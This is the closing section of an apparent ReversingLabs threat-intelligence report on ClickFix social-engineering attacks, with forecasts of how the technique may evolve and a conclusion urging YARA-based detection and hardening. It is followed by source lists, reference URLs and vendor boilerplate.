


Figure 15: The Fix-Type Family: evidence of an active ClickFix development cycle. (Source: ReversingLabs Threat Intelligence Research · NetSecurity)

Continued Payload Diversification

The ClickFix delivery mechanism is payload-agnostic. As the technique proliferates through the MaaS market, expect continued expansion of the payload catalog: ransomware precursors, banking Trojans, and nation-state adjacent tooling are all candidates for ClickFix delivery as operators identify higher-value targets.

Increased Targeting of Enterprise Environments

Early ClickFix campaigns targeted general consumers. Current campaigns increasingly incorporate enterprise-specific lures — Microsoft 365 verification prompts, enterprise VPN client errors, and internal IT portal impersonation. As ClickFix kits incorporate enterprise-specific templates, the risk to corporate environments will increase proportionally.

AI-Assisted Lure Generation

The visual and textual quality of ClickFix lures has improved substantially. AI-assisted generation of lure page content — enabling highly personalized, contextually appropriate social engineering at scale — is an expected evolution. The barrier to creating convincing, targeted lures will continue to decrease.

©2026 ReversingLabs, Inc. — All Rights Reserved

Expanded Platform Targeting

macOS variants are already operational. Linux and mobile variants are plausible as the technique matures. Security teams should monitor for ClickFix adaptation to new execution environments as the MaaS ecosystem incentivizes expanding the addressable victim population.

Continued "Fix-type" Tradecraft Evolution

As mentioned, research by Netsecurity suggests that "Fix-type" attacks are evolving. Threats such as CrashFix, FileFix, PromptFix and ConsentFix[14] demonstrate an active development cycle (Figure 15). Future variants may incorporate additional disruption mechanisms, multi-stage lure flows, or integration with compromised legitimate services to increase the credibility of the social engineering lure.

Conclusion

ClickFix does not exploit a vulnerability in software. Instead, it preys on a vulnerability in the relationship between humans and the digital systems they trust. ClickFix attacks succeed because they are indistinguishable, to the user, from legitimate interaction with legitimate software. That indistinguishability is not accidental — it is the product of careful UX engineering, disciplined impersonation, and a MaaS ecosystem that commoditizes the capability to anyone willing to pay a monthly subscription fee.

For security teams, the implications are clear. Hash-based and reputation-based defenses are insufficient against an attack methodology that rotates infrastructure faster than detection coverage develops. EDR behavioral detection is insufficient against an attack methodology that executes entirely through legitimate user behavior and trusted system utilities. The only reliable intervention points are structural: YARA-based analysis of the lure mechanism itself, environmental hardening that limits execution options, and user awareness that interrupts the social engineering chain.

ReversingLabs detection research demonstrates that structural YARA analysis can identify active campaigns, not historical artifacts. That is the operational reality that security teams are currently working in. Closing it requires deploying the detection tooling and hardening controls documented in this report before the next campaign arrives.

The YARA rules, IoCs, and behavioral hardening guidance in this report are immediately actionable. Spectra Analyze provides the hunting and analysis environment to deploy it. The gap between the technique's effectiveness and defenders' current tooling is real — but it is closable.

Additional Sources

- Dujmović, Toni. "ClickFix: YARA Rules Catch What AV Misses." ReversingLabs, April 2, 2026. reversinglabs.com/blog/clickfix-yara-rule
- Alcantara, Jan Michael. "From ClickFix to MaaS: Exposing a Modular Windows RAT and Its Admin Panel." Netskope Threat Labs, April 6, 2026.
- Microsoft Defender Experts. "ClickFix Variant CrashFix: Deploying Python RAT Trojan." Microsoft Security Blog, February 5, 2026.
- Proofpoint Threat Research. "Security Brief: ClickFix Social Engineering Technique Floods the Threat Landscape." Proofpoint, 2025.
- Unit 42. "Preventing the ClickFix Attack Vector." Palo Alto Networks, 2025.
- Recorded Future. "ClickFix Campaigns Targeting Windows and macOS." Recorded Future, 2025.
- JAMF Threat Labs. "ClickFix, macOS, Script Editor, and Atomic Stealer." JAMF, 2025.
- U.S. Department of Health and Human Services. "ClickFix Attacks Sector Alert." HHS, TLP:CLEAR, 2025.
- Kaspersky. "What Is ClickFix?" Kaspersky Blog, 2025.
- Infosecurity Magazine. "Venom Stealer MaaS Automates Data Exfiltration." Infosecurity Magazine, 2025.

©2026 ReversingLabs, Inc. — All Rights Reserved

About ReversingLabs


ReversingLabs is the trusted name in file and software security. We provide the modern cybersecurity platform to verify and deliver safe binaries. Trusted by the Fortune 500 and leading cybersecurity vendors, RL Spectra Core powers the software supply chain and file security insights, tracking over 422 billion searchable files with the ability to deconstruct full software binaries in seconds to minutes. Only ReversingLabs provides that final exam to determine whether a single file or full software binary presents a risk to your organization and your customers.

Access the Open-Source YARA Rule

LEARN MORE

Explore Spectra Intelligence Threat Feeds

LEARN MORE



ClickFix: YARA Rules Catch What AV Misses

READ BLOG

Get Started With ClickFix Detection

REQUEST A DEMO

reversinglabs.com

References

[1] https://www.malwarebytes.com/blog/news/2026/05/fake-claude-search-results-lure-mac-users-into-clickfix-attack
[2] https://www.linkedin.com/posts/brkalbyrk7_macsync-ugcPost-7459229553027088384-7UXy/
[3] https://www.cloudsek.com/blog/macsync-stealer-seo-poisoning-and-clickfix-based-macos-malware-delivery-chain
[4] https://www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke
[5] https://www.microsoft.com/en-us/security/blog/2026/02/05/clickfix-variant-crashfix-deploying-python-rat-trojan/
[6] https://blackswan-cybersecurity.com/threat-advisory-venom-info-stealer-maas-april-1-2026/
[7] https://www.bitdefender.com/en-gb/blog/hotforsecurity/microsoft-takedown-lumma-stealer
[8] https://www.malwarebytes.com/blog/threat-intel/2025/01/clickfix-vs-traditional-download-in-new-darkgate-campaign
[9] https://www.opswat.com/blog/detecting-and-stopping-clickfix-attacks-before-they-reach-your-endpoints
[10] https://www.secuinfra.com/en/glossary/lolbas-lolbins/#What_is_LOLBAS_Living_Off_The_Land_Binaries_And_Scripts
[11] https://blackpointcyber.com/beyond-the-click-forensic-analysis-of-etherhiding-in-clickfix-campaign-infrastructure/
[12] https://github.com/burrowers/garble
[13] https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn
[14] https://www.netsecurity.com/the-alarming-rise-of-fix-type-cyber-attacks-how-clickfix-filefix-consentfix-are-taking-over-the-internet/

© Copyright 2026 ReversingLabs. All rights reserved. ReversingLabs is the registered trademark of ReversingLabs US Inc. All other product and company names mentioned are trademarks or registered trademarks of their respective owners.

RPT-Rev 01.07.26

REVERSINGLABS

Worldwide Sales +1.617.250.7518
sales@reversinglabs.com